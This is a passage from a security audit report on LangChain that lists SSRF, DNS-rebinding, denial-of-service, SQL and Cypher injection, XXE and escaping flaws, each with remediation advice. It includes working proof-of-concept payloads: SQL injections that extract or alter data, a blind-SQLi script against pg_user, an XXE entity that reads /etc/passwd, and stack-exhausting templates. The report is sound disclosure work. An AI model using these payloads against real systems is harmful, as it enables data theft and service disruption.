The TypeScript project *langchainjs* does not export such a middleware and is therefore not affected by this issue.

6.1.1.2 Solution Advice

X41 recommends enforcing a recursion limit in the ***_expand_include_patterns()*** function and throw an error when that limit is reached.

[1] Proof of Concept

6.1.2 LG-OSTIF-PT-26-02: SSRF Due to Lack of DNS Resolution

Severity:	MEDIUM / 6.3
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:L/SC:N/SI:N/SA:N
CWE:	918 – Server-Side Request Forgery (SSRF)
Component:	`langchain-core/utils/ssrf.ts:validateSafeUrl()`

6.1.2.1 Description

X41 discovered that the ***validateSafeUrl()*** function does not fully mitigate the risk of SSRF, as it does not perform DNS[2] resolution on the provided hostname to verify that the target host is not located in the private network of the LangChain installation. This could allow attackers to supply a hostname that resolves to a private IP[3] address, which would be accepted by the ***validateSafeUrl()*** function and effectively lead to SSRF.

It is important to note that if the code is executed inside a browser's context, this issue would not be valid as it would fall within the threat model of CORS[4] policies, which is considered out of scope.

However, if the code executed on the server side, this issue would become relevant and the lack of DNS resolution would effectively represent a bypass of the security barriers enforced by the ***validateSafeUrl()*** function.

The Python version of this function is not vulnerable to this issue, as shown in listing 6.2.

```python
def validate_safe_url(url: str | AnyHttpUrl, *,
    allow_private: bool = False,
    allow_http: bool = True,
) -> str:
    # .. Redacted for brevity
    # Get all IP addresses for this hostname
        addr_info = socket.getaddrinfo( hostname,
            parsed.port or (443 if parsed.scheme == "https" else 80),
            socket.AF_UNSPEC, socket.SOCK_STREAM,
        )
```

Listing 6.2: DNS Resolution Performed in Python Code

[2] Domain Name System
[3] Internet Protocol
[4] Cross-Origin Resource Sharing

6.1.2.2 Solution Advice

X41 recommends performing a DNS resolution in the ***validateSafeUrl()*** function to verify whether the supplied hostname resolves to a private IP address. Additionally, X41 recommends adding further protections against TOCTOU[5] conditions, as documented in section 6.1.3.

[5] Time of Check Time of Use

6.1.3 LG-OSTIF-PT-26-03: Insufficient Guards Against SSRF Due to TOCTOU

Severity:	MEDIUM / 6.3
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
CWE:	367 – Time-of-check Time-of-use (TOCTOU) Race Condition
Component:	`langchain_core/_security/_ssrf_protection.py`

6.1.3.1 Description

The SSRF protection API in `langchain_core/_security/_ssrf_protection.py` suffers from a TOCTOU vulnerability. The typical use case which can be observed in listing 6.3 is to check whether a URL does not point to a local IP address and if it does not, execute the request.

```
1 validate_safe_url(url, allow_private=False, allow_http=True)
2 response = requests.get(url, timeout=timeout, **kwargs)
```

Listing 6.3: Typical SSRF TOCTOU Issue

validate_safe_url() will initiate a DNS lookup to an attacker controlled domain which may posses a single A record with time-to-live set to 0. The attacker controlled DNS server will reply with a safe IP address to pass the checks. Since the time-to-live was set to 0, all DNS caches will re-retrieve the DNS reply on the next resolution issued by the requests library. Now the attacker controlled DNS server may reply with a local IP address, bypassing the checks.

The same issue affects the recursive URL loader implemented in `langchain-community/libs/community/langchain_community/document_loaders/recursive_url_loader.py`.

6.1.3.2 Solution Advice

X41 recommends implementing an HTTP client wrapper, which ensures that the hostname is only looked up once. After the lookup, the IP address is checked against the blacklist and a URL is constructed using the validated IP address. The wrapper would need to manually set the host header and overwrite the server hostname to enable TLS[6] SNI[7].

[6] Transport Layer Security
[7] Server Name Identification

6.1.4 LG-OSTIF-PT-26-04: Unlimited Resource Allocation when Loading Documents

Severity:	MEDIUM / 6.0
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	770 – Allocation of Resources Without Limits or Throttling
Component:	`langchain_community/document_loaders/pdf.py:BasePDFLoader()`

6.1.4.1 Description

X41 discovered that loading documents files via a user-supplied URL does not enforce any resource allocation limit. This could allow attackers that control a particular origin to load files that are many gigabytes big and cause a denial-of-service.

The DoS occurs when the file is downloaded using ***requests.get()***, which loads it into memory before writing its content in a temporary file. Listing 6.4 shows the code snippet used to remotely load PDF[8] files.

```
1  class BasePDFLoader(BaseLoader, ABC):
2    def __init__(self, file_path, headers):
3      # If the file is a web path or S3, download it to a temporary file,
4      # and use that. It's better to use a BlobLoader.
5      if not os.path.isfile(self.file_path) and self._is_valid_url(self.file_path):
6          # redacted for brevity
7          if not self._is_s3_url(self.file_path):
8              r = requests.get(self.file_path, headers=self.headers)
9          # redacted for brevity
10         with open(temp_pdf, mode="wb") as f:
11                     f.write(r.content)
12         self.file_path = str(temp_pdf)
```

Listing 6.4: PDF File Download

The same issue happens when loading files from the file system. After calling the constructor, a subsequent call to ***lazy_load()***, ***lazy_parse()*** and the context manager ***as_bytes_io()*** will load the file into memory, as shown in listing 6.5.

```
1  @contextlib.contextmanager
2  def as_bytes_io(self) -> Generator[BytesIO | BufferedReader, None, None]:
```

[8] Portable Document Format

```
    if isinstance(self.data, bytes):
        yield BytesIO(self.data)
    elif self.data is None and self.path:
        with Path(self.path).open("rb") as f:
            yield f
```

Listing 6.5: The File Is Loaded from the File System

However, it is less likely for an attacker to fully control the size of the files located on the file system. This makes the last attack path less likely than the first one.

The following plugins are affected by this issue:

- `pdf.py`
- `word_document.py`
- `vsdx.py`

6.1.4.2 Solution Advice

X41 recommends calling ***requests.get()*** using the `stream=True` function argument and verify that the size of the received data stream is not greater than a defined threshold. This could be done by reading the *`Content-Length`* header, as shown in listing 6.6.

```
r = requests.get(self.file_path, headers=self.headers, stream=True)
MAX_SIZE = 1 *1024 * 1024 # 1MB
if r.headers.get("Content-Length") > MAX_SIZE:
    raise ValueError("File too Large")
for chunk in r.iter_content(..):
    f.write(chunk)
```

Listing 6.6: Checking the Content Length Header before Reading the File

Additionally, X41 also recommends enforcing a limit on the file size when loading PDFs from the file system as well. It is important to note that verifying the file size should also be safe against TOCTOU attacks. This is usually done by verifying the file size using the file descriptor of the opened file, as shown in listing 6.7.

```python
import os
with open("file.pdf", "rb") as f:
    stat = os.fstat(f.fileno())  # get metadata of the opened file
    size = stat.st_size
    if size < MAX_SIZE:
        data = f.read()  # safe, same file descriptor
    else:
    raise ValueError("File too Large")
```

Listing 6.7: Verifying the File Size if Safe Against TOCTOU Attacks

6.1.5 LG-OSTIF-PT-26-05: Deserialization Does Not Limit Recursion Depth

Severity:	MEDIUM / 5.7
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	674 – Uncontrolled RecursionUncontrolled Recursion
Component:	`libs/core/langchain_core/load.py:load()`

6.1.5.1 Description

The function ***load()*** in `load/load.py` and the function ***_unescape_value()*** in `load/_validation.py` are recursive and operate on untrusted input. Specially crafted input may lead to either function repeatedly calling themselves until all allocated stack space is exhausted. As a result, an exception is generated, which could lead to denial of service conditions in the calling code or undue resource consumption.

Listing 6.8 shows the vulnerable code.

```
def _load(obj: Any) -> Any:
    if isinstance(obj, dict):
        # Check for escaped dict FIRST (before recursing).
        # Escaped dicts are user data that should NOT be processed as LC objects.
        if _is_escaped_dict(obj):
            return _unescape_value(obj)

        # Not escaped - recurse into children then apply reviver
        loaded_obj = {k: _load(v) for k, v in obj.items()}
        return reviver(loaded_obj)
    if isinstance(obj, list):
        return [_load(o) for o in obj]
    return obj
```

Listing 6.8: Recursive Call in the Deserialization Function

Note that currently only ***load()*** is exposed and ***_unescape_value()*** is only called with an escaped dict object as parameter, which is not problematic.

The test cases in listing 6.9 illustrate the problem.

```python
def test_load_recursion_lists() -> None:
    # Craft a list of lists
    lol = []
    for _ in range(1000):
        lol = [lol]
    _ = load(lol)

def test_load_recursion_dicts() -> None:
    # Craft a dict of dicts
    dod = {}
    for _ in range(1000):
        dod = {"o": dod}
    _ = load(dod)
```

Listing 6.9: Testing for Unlimited Recursion

6.1.5.2 Solution Advice

X41 recommends enforcing a recursion limit in the ***load()*** and ***_unescape_value()*** functions and returning early to avoid processing malformed input.

6.1.6 LG-OSTIF-PT-26-06: SQL Injection in Clickhouse Community Plugin

Severity:	LOW / 2.3
CVSS Vector:	CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:L/SI:L/SA:L
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain-community/vectorstores/clickhouse.ts:buildSearchQuery()`

6.1.6.1 Description

X41 discovered that the ***buildSearchQuery()*** method of the `ClickHouseStore` class is vulnerable to an SQLi as it formats the user-controlled and untrusted filter into the query and neither performs input sanitization, nor uses prepared statements, nor specifies in the documentation that the caller is responsible for it being a safe statement. The vulnerable code path is shown in listing 6.10.

```
1 private buildSearchQuery(
2     query: number[],
3     k: number,
4     filter?: ClickHouseFilter): string {
5         const order = "ASC";
6         const whereStr = filter ? `PREWHERE ${filter.whereStr}` : "";
7         const placeholders = query.map(() => "?").join(", ");
8         // Redacted for brevity
```

Listing 6.10: SQL Injection in Community Plugin

Clickhouse does not allow multi-statements[9], so this makes it harder for an attacker to supply a filter that contains a secondary malicious query and comment out the rest of the legitimate query. However, it could be possible for an attacker to append a `UNION ALL SELECT` query and extract data from other tables that would otherwise be accessible through other means within the application's context or write into files located in the file system using the `INTO OUTFILE` clause.

Listing 6.11 shows how a malicious `UNION ALL SELECT` query could be injected into the `PREWHERE` filter to extract the values of the *`key`* column in a table called *`secrets`*. The complete TypeScript program is provided in the appendix A.2.

[9] `https://clickhouse.com/docs/interfaces/http#setting-role-with-query-parameters`

```
const filter = {whereStr: `id = '801a2ab6-0b64-40cb-aec6-5f219a1b21a3'
    ORDER BY L2Distance(embedding, [1, 2, 3]) AS dist
    union all select key,
    CAST('{"a" : 42}', 'JSON'),12
    from secrets limit 2 --`};
// - The ORDER BY clause should be written before the UNION ALL query
// to avoid syntax errors on the first Query
// - The second field of the UNION ALL query is cast to JSON
// to that it is of the same type as the second column of the first query.

const store = new ClickHouseStore(embeddings, args);

// SQL Query is executed here via an inner call to buildSearchQuery
const results = await store.similaritySearchVectorWithScore(queryVector, 2, filter);
```

Listing 6.11: A Union Query Is Used to Extract Data from Another Table

6.1.6.2 Solution Advice

X41 recommends using prepared statements to avoid SQL injection vulnerabilities. This approach is documented in the official ClickHouse documentation[10].

[10] https://clickhouse.com/docs/interfaces/http#cli-queries-with-parameters

6.1.7 LG-OSTIF-PT-26-07: SQL Injection in SurrealDB Community Plugin

Severity:	MEDIUM / 6.5
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:H/SI:H/SA:H
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain-community/vectorstores/surrealdb.py:_asimilarity_search_by_vector_with_score()`

6.1.7.1 Description

The SurrealDB vectorstore lets users query similar documents via embeddings and allows to filter them by column value. In common scenarios, the value is exposed to untrusted user input. This allows an attacker to inject arbitrary SQL statements into SurrealDB as demonstrated by the code in Listing 6.12. The underlying issue is that in the function ***_asimilarity_search_by_vector_with_score()*** values are string concatenated into a raw SQL fragment and not escaped by any means. SurrealDB supports passing multiple statements per query and thus the database can be manipulated at will.

```
from langchain_community.vectorstores.surrealdb import SurrealDBStore
from langchain_community.embeddings import DeterministicFakeEmbedding
from surrealdb import AsyncSurreal
import asyncio


async def main():
    embeddings = DeterministicFakeEmbedding(size = 512)
    async with AsyncSurreal("mem://") as sdb:
        # Use in in-memory surreal DB for demonstration
        await sdb.use("app", "namespace")
        sdb_store = SurrealDBStore(embeddings)
        sdb_store.sdb = sdb
        # Create a 'file' named 'secrets.txt' with content 'password' for demonstration
        await sdb.query("""
        CREATE file:example SET name="secrets.txt",content="password"
        """)
        # The content is as expected
        content = await sdb.query("SELECT * FROM file:example")
        print("Before:", content[0]["content"])  # prints 'Before: password'
        assert content[0]["content"] == "password"
        # Inject SQL into a filter value, commonly exposed to untrusted user input
        filter = {}
        filter["key"] = """
        ';
```

```
        UPDATE file:example SET content="new_password";
        SELECT * FROM documents WHERE id='
        """
        await sdb_store.asimilarity_search_with_relevance_scores("", k=1, filter=filter)
        # The contents were updated by the injected query
        content = await sdb.query("SELECT * FROM file:example")
        print("After:", content[0]["content"])  # prints 'After: new_password'


if __name__ == "__main__":
    asyncio.run(main())
```

Listing 6.12: SurrealDB SQL Injection

6.1.7.2 Solution Advice

X41 recommends using prepared statements to avoid SQL injection vulnerabilities. An example showing how to do this can be found in the SurrealDB documentation[11].

[11] https://surrealdb.com/docs/sdk/python/api/core/surreal#query

6.1.8 LG-OSTIF-PT-26-08: SQL Injection in Kinetica Community Plugin

Severity:	MEDIUM / 5.3
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:L/SI:N/SA:N
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain-community/vectorstores/kinetica.py:__query_collection()`

6.1.8.1 Description

The Kinetica vectorstore lets users query similar documents via embeddings and allows to filter them by column value. In common scenarios, the value is exposed to untrusted user input. This allows an attacker to inject SQL statements into Kinetica. The underlying issue is that in the function ***__query_collection()*** values are string concatenated into a raw SQL fragment and not escaped by any means. As a consequence, an attacker may extract arbitrary data from the database using a blind SQL injection attack as demonstrated in listing 6.13.

```
from langchain_community.vectorstores import Kinetica, KineticaSettings
from langchain_community.embeddings import DeterministicFakeEmbedding
from langchain_core.documents import Document
import string


def main():
    docs = [Document(id = None, metadata={}, page_content = "foo")]
    kinetica_settings = KineticaSettings(host="http://127.0.0.1", username="admin",
    ↪  password="admin")
    COLLECTION_NAME = "kinetica_store"
    embeddings = DeterministicFakeEmbedding(size = 512)
    vectorstore = Kinetica.from_documents(
        documents=docs,
        embedding=embeddings,
        collection_name=COLLECTION_NAME,
        config=kinetica_settings,
    )
    # Demonstrate blind SQL injection
    username = ""
    while len(username) < 5:
        for i in string.printable:
            if i == "'" or i == "'":
                continue
            s = len(username) + 1
            filter = {}
```

```
            filter["key"] =
            ↪  f"""'='' OR (SELECT SUBSTR(usename, {s}, 1) FROM pg_user LIMIT 1)='{i}'--"""
            result = vectorstore.similarity_search("foo", filter=filter)
            if len(result) > 0:
                username += i
                break
    print(username)


if __name__ == "__main__":
    main()
```

Listing 6.13: Kinetica SQL Injection

6.1.8.2 Solution Advice

X41 recommends using the method ***get_records()*** provided by the *GPUdb* class of the *gpudb* Python module. The documentation for this method can be found on their website[12]

[12] https://docs.kinetica.com/7.2/api/python/?source/gpudbtable.html#gpudb.GPUdbTable.get_records

6.1.9 LG-OSTIF-PT-26-09: Insufficient Escaping in Google BigQuery Community Plugin

Severity:	MEDIUM / 6.5
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:H/SI:H/SA:H
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain-community/vectorstores/bigquery_vector_search.py: get_documents()`

6.1.9.1 Description

The Google BigQuery vectorstore lets users query similar documents via embeddings and allows to filter them by column value. In common scenarios, the value is exposed to untrusted user input. This allows an attacker to inject arbitrary SQL statements into BigQuery. The underlying issue is that in the function ***get_documents()*** only double quotation marks are escaped as shown in Listing 6.14. A filter value containing a sequence of a backslash and a quotation mark (") would be replaced by a sequence of two backslashes and a quotation mark and the database would interprete this as an escaped backslash and a quotation mark. This would allow the attacker to break out of the quotation and supply arbitrary SQL fragments to the database. Google BigQuery supports scalar subqueries in the *WHERE* clause and hence a similar attack as described in finding 6.1.8 is possible.

```
if filter:
    filter_expressions = []
    for i in filter.items():
        if isinstance(i[1], float):
            expr = (
                "ABS(CAST(JSON_VALUE("
                f"`{self.metadata_field}`,'$.{i[0]}') "
                f"AS FLOAT64) - {i[1]}) "
                f"<= {sys.float_info.epsilon}"
            )
        else:
            val = str(i[1]).replace('"', '\\"') ### INSUFFICIENT
            expr = f"JSON_VALUE(`{self.metadata_field}`,'$.{i[0]}') = \"{val}\""
        filter_expressions.append(expr)
    filter_expression_str = " AND ".join(filter_expressions)
    where_filter_expr = f" AND ({filter_expression_str})"
else:
    where_filter_expr = ""

```

```
job = self.bq_client.query(
    f"""
            SELECT * FROM `{self.full_table_id}` WHERE {id_expr}
            {where_filter_expr}
            """,
    job_config=job_config,
)
```

Listing 6.14: Google BigQuery Insufficient SQL Escaping

6.1.9.2 Solution Advice

X41 recommends using prepared statements to avoid SQL injection vulnerabilities. An example showing how to do this can be found in the documentation[13].

[13] https://docs.cloud.google.com/python/docs/reference/bigquery/latest/dbapi

6.1.10 LG-OSTIF-PT-26-10: Insufficient Escaping in Alibaba AnalyticDB Community Plugin

Severity:	HIGH / 7.9
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:H/SI:H/SA:H
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain-community/vectorstores/analyticdb.py:similarity_search_with_score_by_vector()`

6.1.10.1 Description

The Alibaba AnalyticDB vectorstore lets users query similar documents via embeddings and allows to filter them by column value. In common scenarios, the value is exposed to untrusted user input. This allows an attacker to inject arbitrary SQL statements into AnalyticDB. The underlying issue is that in the function ***similarity_search_with_score_by_vector()*** escaping happens using Python's output of ***repr()*** as shown in listing 6.15. AliBaba AnalyticDB integrates PostgreSQL and MySQL and supports scalar subqueries in the *WHERE* clause and hence a similar attack as described in finding 6.1.8 is possible.

```
if filter is not None:
    conditions = [
        f"metadata->>{key!r} = {value!r}" for key, value in filter.items()
    ]
    filter_condition = f"WHERE {' AND '.join(conditions)}"

# Define the base query
sql_query = f"""
    SELECT *, l2_distance(embedding, :embedding) as distance
    FROM {self.collection_name}
    {filter_condition}
    ORDER BY embedding <-> :embedding
    LIMIT :k
"""
```

Listing 6.15: Alibaba AnalyticDB Insufficient SQL Escaping

6.1.10.2 Solution Advice

X41 recommends using prepared statements to avoid SQL injection vulnerabilities. The code snippet above uses prepared statements for the parameters `embedding` and `k` already, indicated by the leading colon (`:`).

6.1.11 LG-OSTIF-PT-26-11: Prompt Template Resolution Does Not Enforce Recursion Depth

Severity:	MEDIUM / 5.9
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	674 – Uncontrolled RecursionUncontrolled Recursion
Component:	`langchain-core/prompts/dict.ts:_insertInputVariables()` `langchain-core/prompts/template.ts:mustacheTemplateToNodes()`

6.1.11.1 Description

X41 discovered that the `prompts` module of the Typescript codebase is vulnerable to several DoSs due to unlimited recursion, when processing attacker-controlled templates. When resolving prompt templates using Mustache, the function ***mustacheTemplateToNodes()*** is called to tokenize the template string. This function performs a recursive call if a Mustache section is encountered, as shown in listing 6.16.

```
1  const mustacheTemplateToNodes = (
2    template: mustache.TemplateSpans,
3    context: string[] = []
4  ): ParsedTemplateNode[] => {
5    const nodes: ParsedTemplateNode[] = [];
6    for (const temp of template) {
7      if (temp[0] === "name") {
8          // Redacted
9      } else if (["#", "&", "^", ">"].includes(temp[0])) {
10       nodes.push({ type: "variable", name: temp[1] });
11       // If this is a section with nested content, recursively process it
12       if (temp[0] === "#" && temp.length > 4 && Array.isArray(temp[4])) {
13         const newContext = [...context, temp[1]];
14         const nestedNodes = mustacheTemplateToNodes(temp[4], newContext);
15         nodes.push(...nestedNodes);
16       }
17     // Redacted
18   return nodes;
19 };
```

Listing 6.16: Recursive Call if a Mustache Section Is Found

If the template supplied to LangChain is controlled by an attacker, they could supply a malicious Mustache template containing a big number of nested Mustache sections, eventually leading to

stack exhaustion. An example is shown in listing 6.17.

```
import { PromptTemplate } from "@langchain/core/prompts"
const STACK_EXHAUSTION = 1000;
let template = "{{#foo}}";
template += "{{#dos}}".repeat(STACK_EXHAUSTION);
template += "{{/dos}}".repeat(STACK_EXHAUSTION);
template += "{{/foo}}";

const prompt = PromptTemplate.fromTemplate(template, {
    templateFormat: "mustache",
  });
const formattedPrompt = await prompt.format({ foo: { bar: "foo" } });
```

Listing 6.17: A Deeply Nested Mustache Template Leads to DoS

The same issue was found in the same module when resolving prompt templates using dictionaries, as shown in listing 6.18.

```
function _insertInputVariables(template: Record<string, unknown>,
  inputs: TypedPromptInputValues<InputValues>, templateFormat: TemplateFormat
): Record<string, unknown> {
  const formatted: Record<string, unknown> = {};
  for (const [k, v] of Object.entries(template)) {
    if (typeof v === "string") {
      formatted[k] = renderTemplate(v, templateFormat, inputs);
    } else if (Array.isArray(v)) {
      const formattedV: Array<unknown> = [];
      for (const x of v) {
        if (typeof x === "string") {
          formattedV.push(renderTemplate(x, templateFormat, inputs));
        } else if (typeof x === "object") {
          formattedV.push(_insertInputVariables(x, inputs, templateFormat));
        }
      }
      formatted[k] = formattedV;
    } else if (typeof v === "object" && v !== null) {
      formatted[k] = _insertInputVariables(
        v as Record<string, unknown>, inputs, templateFormat);
    }
    // Redacted
  return formatted;
}
```

Listing 6.18: Recursive Call to Resolve Prompt Templates Using Dictionaries

Both the ***_insertInputVariables()*** and ***_getInputVariables()*** are affected by the same issue.

6.1.11.2 Solution Advice

X41 recommends limiting the recursion depth of the affected functions to avoid DoS conditions.

6.1.12 LG-OSTIF-PT-26-12: SQL Injection in Google Cloud PostgreSQL Integration

Severity:	HIGH / 7.1
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:N/SC:H/SI:H/SA:H
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`providers/langchain-google-cloud-sql-pg/vectorstore.ts:delete()`

6.1.12.1 Description

X41 discovered that the ***delete()*** function used for deleting documents from the vector store based on specific IDs[14] is vulnerable to SQL injection if the supplied IDs are user-controlled. Listing 6.19 shows that the *idList* string is directly formatted within the query and passed to the database engine.

```
async delete(params: { ids?: string[] }): Promise<void> {
   if (params.ids === undefined) return;
   const idList = params.ids.map((id) => `'${id}'`).join(", ");
   const query = `DELETE FROM "${this.schemaName}"."${this.tableName}" WHERE "${this.idColumn}
   ↪  " in (${idList})`;
   await this.engine.pool.raw(query);
}
```

Listing 6.19: The List of IDs Is Directly Formatted within the SQL Query

Depending on the privileges granted to the database user configured to run the query, an SQL injection could allow attackers to exfiltrate or tamper with legitimate data, overwrite files in the file system or achieve remote code execution.

6.1.12.2 Solution Advice

X41 recommends using parameterized queries to avoid SQL injection attacks and a database compromise.

[14] Identifiers

6.1.13 LG-OSTIF-PT-26-13: XXE in Docugami Document Loader

Severity:	MEDIUM / 6.3
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:H/SI:N/SA:N
CWE:	611 – Improper Restriction of XML External Entity Reference
Component:	`langchain_community/document_loaders/docugami.py:_metadata_for_project()`

6.1.13.1 Description

The community plugin for loading Docugami[15] is vulnerable to XXE because it loads XML[16] content without disabling external entities, as shown in listing 6.20.

```
1 class DocugamiLoader(BaseLoader, BaseModel):
2  def _metadata_for_project(self, project: Dict) -> Dict:
3     artifact_tree = etree.parse(io.BytesIO(response.content))
4     artifact_root = artifact_tree.getroot()
```

Listing 6.20: XML Content Loaded with Default Configuration

If an attacker controls the URL from where the XML document is loaded, they could leverage such an attack to read sensitive files on the file system or perform SSRF.

X41 modified the test file used in the unit test for the Docugami loader *docugami-example.xml* to include an XXE payload that will embed the content of the `/etc/passwd` file in the XML tag *<docset:MUTUALNON-DISCLOSUREAGREEMENT-section>*, as shown in listing 6.21.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
3 <!-- Redacted by X41-->
4 <docset:MUTUALNON-DISCLOSUREAGREEMENT-section>
5     <dg:chunk structure="h1">NON-DISCLOSURE AGREEMENT &xxe;</dg:chunk>
6     <docset:MUTUALNON-DISCLOSUREAGREEMENT structure="div"> This Non-Disclosure Agreement
7 <!-- Redacted by X41 -->
```

Listing 6.21: XXE Payload to Read the passwd File

[15] `https://www.docugami.com/`
[16] Extensible Markup Language

Loading files from the file system is also vulnerable to this issue. However, a Python comment indicates that the local mode is only used for integration testing.

6.1.13.2 Solution Advice

X41 recommends configuring the parser to prevent XXE payloads from executing. In the *lxml* library, this can be done by setting *resolve_entities* to false and *no_network* to true, as shown in listing 6.22.

```
1 parser = etree.XMLParser(resolve_entities=False, no_network=True)
2 tree = etree.parse(io.BytesIO(content), parser=parser)
```

Listing 6.22: Configuring a Safe XML Parser

6.1.14 LG-OSTIF-PT-26-14: Cypher Injection in Kuzu Community Plugin

Severity:	MEDIUM / 6.9
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
CWE:	943 – Improper Neutralization of Special Elements in Data Query Logic
Component:	`langchain_community/graphs/kuzu_graph.py:add_graph_documents()`

6.1.14.1 Description

The Kuzu[17] graph store lets users add graph documents[18] via the ***add_graph_documents()*** method. If the supplied list of graph documents *`graph_documents`* is exposed to untrusted user input, an attacker could inject Cypher statements into Kuzu[19]. The underlying issue is that the methods ***_create_entity_node_table()*** and ***_create_entity_relationship_table()*** concatenate user-controlled values into Cypher fragments used for creating tables and relations, as shown in listing 6.23.

```
def _create_entity_node_table(self, node_label: str) -> None:
        self.conn.execute(
            f"""
            CREATE NODE TABLE IF NOT EXISTS {node_label} (
                id STRING,
                type STRING,
                PRIMARY KEY(id)
            );
            """
        )

def _create_entity_relationship_table(self, rel: Relationship) -> None:
        self.conn.execute(
            f"""
            CREATE REL TABLE IF NOT EXISTS {rel.type} (
                FROM {rel.source.type} TO {rel.target.type}
            );
            """
        )
```

Listing 6.23: Cypher Injection in Table and Relation Creation

The ***add_graph_documents()*** method uses prepared statements in the same context to run `MATCH` queries, as shown in listing 6.24. However, this security measure is not enforced when creating

[17] `https://kuzudb.github.io`
[18] `https://kuzudb.github.io/docs/get-started/#quick-start`
[19] `https://kuzudb.github.io/docs/get-started/prepared-statements/`

tables and relations. Additionally, the concatenated values are not escaped by any means. This would allow an attacker to supply arbitrary Cypher fragments and run unintended queries.

```
def add_graph_documents(self, graph_documents: List[GraphDocument],
    allowed_relationships: List[Tuple[str, str, str]],
        include_source: bool = False) -> None:
        node_labels = list(
            {node.type for document in graph_documents for node in document.nodes}
        )

        for document in graph_documents:
            if include_source:
                self._create_chunk_node_table()
                if not document.source.metadata.get("id"):
        # Redacted by X41
                self.conn.execute(
                    f"""
                    MERGE (c:Chunk {{id: $id}})
                        SET c.text = $text,
                            c.type = "text_chunk"
                    """,  # noqa: F541
                    parameters={
                        "id": document.source.metadata["id"],
                        "text": document.source.page_content,
                    },
                )
    # Redacted by X41
```

Listing 6.24: Prepared Statements Used in Kuzu

6.1.14.2 Solution Advice

As prepared statements cannot be used in table and relation creation, X41 recommends validating the user-supplied values before concatenating them into the Cypher query. This can be done using regular expressions or character escaping.

6.1.15 LG-OSTIF-PT-26-15: SQL Injection in Azure Cosmos DB Community Plugin

Severity:	MEDIUM / 6.9
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
CWE:	89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Component:	`langchain_community/vectorstores/azure_cosmos_db_no_sql.py: _build_where_clause()`

6.1.15.1 Description

The Azure Cosmos DB[20] vectorstore lets users search for documents and allows to filter the search via user-supplied columns and their respective values, as shown in listing 6.25. In common scenarios, the value is exposed to untrusted user input. This allows an attacker to inject arbitrary SQL fragments into the Cosmos DB. This is due to the absence of input validation inside the ***_build_where_clause()*** method.

```
def _construct_query(
        self,
        k: int,
    # .. Redacted by X41
        projection_mapping: Optional[Dict[str, Any]] = None,
    ) -> Tuple[str, List[Dict[str, Any]]]:

    # .. Redacted by X41
        query += " FROM c "

        # Add where_clause if specified
        if pre_filter:
            where_clause = self._build_where_clause(pre_filter)
            query += f"""{where_clause}"""
```

Listing 6.25: SQL Injection in Azure Cosmos DB Plugin

This would allow an attacker to supply arbitrary SQL fragments and run unintended SQL queries, impacting the confidentiality and potentially the integrity of the Cosmos database.

[20] `https://azure.microsoft.com/en-us/products/cosmos-db`

6.1.15.2 Solution Advice

X41 recommends using prepared statements to avoid SQL injection vulnerabilities. If prepared statements cannot be used (usually in table or column names), X41 recommends validating the user-supplied value with regular expressions or character escaping.

6.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

6.2.1 LG-OSTIF-PT-26-100: Insufficient Escaping in Mustache Templates

Component:	`libs/core/langchain_core/utils/mustache.py:_html_escape()`

6.2.1.1 Description

The Mustache template engine replaces the characters `<`, `>`, `&` and `"` in variable content with their HTML[21] encoding `<`, `>`, `&` and `"`, respectively, as can be seen in Listing 6.26. However, it omits escaping single quotes (`'`).

```
1  def _html_escape(string: str) -> str:
2      """Return the HTML-escaped string with these characters escaped: `" & < >`."""
3      html_codes = {
4          '"': "&quot;",
5          "<": "&lt;",
6          ">": "&gt;",
7      }
8
9      # & must be handled first
10     string = string.replace("&", "&amp;")
11     for char, code in html_codes.items():
12         string = string.replace(char, code)
13     return string
```

Listing 6.26: Mustache HTML Escaping

If a variable in a template appears at the position of an HTML element attribute value and the template uses single quotes, an attacker that controls the content of the variable is able to add arbitrary attributes to the element, and perform a XSS[22] attack, as demonstrated in Listing 6.27.

[21] HyperText Markup Language
[22] Cross-site Scripting

```
<a href='{url}'>Click me</a>
